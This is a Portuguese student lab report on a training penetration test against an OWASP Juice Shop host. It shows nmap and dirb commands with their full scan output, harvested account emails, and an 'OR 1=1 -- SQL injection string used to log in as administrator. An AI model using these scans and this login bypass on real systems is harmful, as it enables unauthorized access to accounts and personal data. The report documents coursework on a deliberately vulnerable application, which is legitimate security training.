Cybersecurity (Hacker Mindset)

Relatório do checkpoint.

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No relatório foi utilizado a variação do debian "Kali" para explorar as vulnerabilidades.

Utilizei a ferramenta nmap para verifica as portas e as versões abertas no ip fornecido.

```
___(kali⊕ kali)-[~]

$\sudo \nmap -A 10.3.46.100
```

Com isso foram encontradas as portas 3580, 5432, 8080, 135, 139, 445, 902, 912, 2002 e 3000

```
STATE SERVICE
135/tcp open msrpc
                             Microsoft Windows RPC
139/tcp open netbios-ssn
                             Microsoft Windows netbios-ssn
445/tcp open microsoft-ds?
902/tcp open ssl/vmware-auth VMware Authentication Daemon 1.10 (Uses VNC, S
OAP)
912/tcp open vmware-auth
                             VMware Authentication Daemon 1.0 (Uses VNC, SO
AP)
2002/tcp open ssl/globe?
|_ssl-date: TLS randomness does not represent time
ssl-cert: Subject: commonName=PA406MICRO100
Subject Alternative Name: DNS:PA406MICRO100.fiap.com.br, DNS:localhost, DNS
:PA406MICRO100
| Not valid before: 2023-08-29T17:45:13
 _Not valid after: 2028-08-27T17:45:13
3000/tcp open ppp?
```

```
3580/tcp open http National Instruments LabVIEW service locator h
ttpd 1.0.0
|_http-title: Did not follow redirect to http://10.3.46.100:3582
|_http-server-header: NI Service Locator/1.0.0 (SLServer)
5432/tcp open postgresql PostgreSQL DB 9.6.0 or later
8080/tcp open http Embedthis HTTP lib httpd
|_http-title: Not Found
|_http-title: Not Found
|_http-server-header: Embedthis-http
1 service unrecognized despite returning data. If you know the service/versio
n, please submit the following fingerprint at https://nmap.org/cgi-bin/submit
.cgi?new-service:
```

E também foi encontrado o host script e o traceroute.


```
Host script results:
_nbstat: NetBIOS name: PA406MICRO100, NetBIOS user: <unknown>, NetBIOS MAC:
d0:94:66:e1:34:53 (Dell)
|_clock-skew: -4s
| smb2-time:
   date: 2024-05-23T13:29:42
   start_date: N/A
| smb2-security-mode:
   3:1:1:
     Message signing enabled but not required
TRACEROUTE (using port 80/tcp)
HOP RTT
           ADDRESS
   0.08 ms 10.0.2.2
   0.08 ms 10.3.46.100
OS and Service detection performed. Please report any incorrect results at ht
tps://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 118.57 seconds
```

Encontramos na porta 912 um login administrativo.


Utilizando o comando dirb na porta 3000 onde hospedava um servidor web(http); Encontramos os seguintes endereços:

```
-(kali⊕kali)-[~]
 -$ dirb http://10.3.46.100:3000/
DIRB v2.22
By The Dark Raver
START_TIME: Thu May 23 09:40:52 2024
URL_BASE: http://10.3.46.100:3000/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
GENERATED WORDS: 4612
    Scanning URL: http://10.3.46.100:3000/
+ http://10.3.46.100:3000/assets (CODE:301|SIZE:179)
+ http://10.3.46.100:3000/ftp (CODE:200|SIZE:11071)
+ http://10.3.46.100:3000/profile (CODE:500|SIZE:1154)
+ http://10.3.46.100:3000/promotion (CODE:200|SIZE:6586)
+ http://10.3.46.100:3000/redirect (CODE:500|SIZE:3119)
+ http://10.3.46.100:3000/robots.txt (CODE:200|SIZE:28)
+ http://10.3.46.100:3000/snippets (CODE:200|SIZE:792)
+ http://10.3.46.100:3000/video (CODE:200|SIZE:10075518)
+ http://10.3.46.100:3000/Video (CODE:200|SIZE:10075518)
END_TIME: Thu May 23 09:41:18 2024
DOWNLOADED: 4612 - FOUND: 9
```

Conseguimos acesso a uma ftp publica.




e nela foi encontrada um arquivo encriptado.



Ja na url padrão da porta 3000 foi encontrado um serviço web com o juiceshop.


http://10.3.46.100:3000/#/



no produto "Apple Juice" estava o email do admin: admin@juice-sh.op





e no produto "The best juice shop" foram encontrados os seguintes emails: stan@juice-sh.op e bender@juice-sh.op



Utilizando SQL-injection conseguimos fazer login como admin


SQL utilizado: 'OR 1=1 -- 'thepassword'





e com isso tivemos acesso ao endereço salvo, o numero de telefone e aos últimos dígitos e validade de dois cartões

Delivery Address Administrator 0815 Test Street, Test, Test, 4711 Test Phone Number 1234567890



E por fim verificamos a estrutura do site utilizando a extenção do Wappalyzer

